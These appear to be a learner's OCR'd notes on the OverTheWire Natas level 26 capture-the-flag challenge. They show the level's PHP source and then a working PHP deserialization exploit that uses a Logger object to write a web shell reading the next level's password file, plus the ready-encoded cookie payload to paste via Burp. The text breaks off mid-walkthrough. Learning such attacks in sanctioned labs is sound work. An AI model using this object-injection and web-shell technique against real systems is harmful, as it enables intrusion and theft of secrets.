
17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
18:57
natas23.natas.labs.overthew
natas26.natas.labs.overthew
natas26.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas26", "pass": "<censored>" };</script></head>
<body>
<?php
// sry, this is ugly as hell.
// cheers kaliman ;)
// - morla
class Logger{
private $logFile;
private $initMsg;
private $exitMsg;
function __construct($file){
// initialise variables
$this->initMsg="#--session started--#\n";
$this->exitMsg="#--session end--#\n";
$this->logFile = "/tmp/natas26_" . $file . ".log";
// write initial message
$fd=fopen($this->logFile,"a+");
fwrite($fd,$this->initMsg);
fclose($fd);
}
function log($msg){
$fd=fopen($this->logFile,"a+");
fwrite($fd,$msg."\n");
fclose($fd);
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
18:58
natas23.natas.labs.overthewi
natas26.natas.labs.overthewi
natas26.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
fclose($fd);
}
function __destruct(){
// write exit message
$fd=fopen($this->logFile,"a+");
fwrite($fd,$this->exitMsg);
fclose($fd);
}
}
function showImage($filename){
if(file_exists($filename))
echo "<img src=\"$filename\">";
}
function drawImage($filename){
$img=imagecreatetruecolor(400,300);
drawFromUserdata($img);
imagepng($img,$filename);
imagedestroy($img);
}
function drawFromUserdata($img){
if(array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){
$color=imagecolorallocate($img,0xff,0x12,0x1c);
imageline($img,$_GET["x1"], $_GET["y1"],
$_GET["x2"], $_GET["y2"], $color);
}
if (array_key_exists("drawing", $_COOKIE)){
$drawing=unserialize(base64_decode($_COOKIE["drawing"]));
if($drawing)
foreach($drawing as $object)
if(array_key_exists("x1", $object) &&
array_key_exists("y1", $object) &&
array_key_exists("x2", $object) &&
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
18:58
natas23.natas.labs.overthew
natas26.natas.labs.overthew
natas26.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
array_key_exists("y2", $object)){
$color=imagecolorallocate($img,0xff,0x12,0x1c);
imageline($img,$object["x1"],$object["y1"],
$object["x2"] ,$object["y2"] ,$color);
}
}
}
function storeData(){
$new_object=array();
if(array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){
$new_object["x1"]=$_GET["x1"];
$new_object["y1"]=$_GET["y1"];
$new_object["x2"]=$_GET["x2"];
$new_object["y2"]=$_GET["y2"];
}
if (array_key_exists("drawing", $_COOKIE)){
$drawing=unserialize(base64_decode($_COOKIE["drawing"]));
}
else{
// create new array
$drawing=array();
}
$drawing[]=$new_object;
setcookie("drawing",base64_encode(serialize($drawing)));
}
?>
<h1>natas26</h1>

Draw a line:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Unserialize: use to get php code from serialize version

Using this php code we get the serialize form of the object:

```
<!DOCTYPE html>
<html>
<body>

<?php
```


17 July,24

```
class Logger {
    private $logFile;
    private $initMsg;
    private $exitMsg;

    public function __construct() {
        $this->initMsg = "XYZ";
        $this->exitMsg = "<?php passthru('cat /etc/natas_webpass/natas27');?>\n\n";
        $this->logFile = "img/shell.php";
    }
}

$object = new Logger();
echo urlencode(base64_encode(serialize($object)));
?>

</body>
</html>
```



Now we will paste it in a drawing cookie using burp suit. Replacing the already present value with this value that we got as output of php:


17 July,24



Replace it with the value found in output:

Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMzoiaW1nL3NoZWxsLnBocCI7czoxNToiAExvZ2dlcgBpbml0TXNnIjtzOjM6IlhZWiI7czoxNToiAExvZ2dlcgBleGl0TXNnIjtzOjUzOiI8P3BocCBwYXNzdGhydSgnY2F0IC9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3Jyk7Pz4KCiI7fQ%3D%3D. Now forward it:

17 July,24




An error occurs here. So, we go to the file

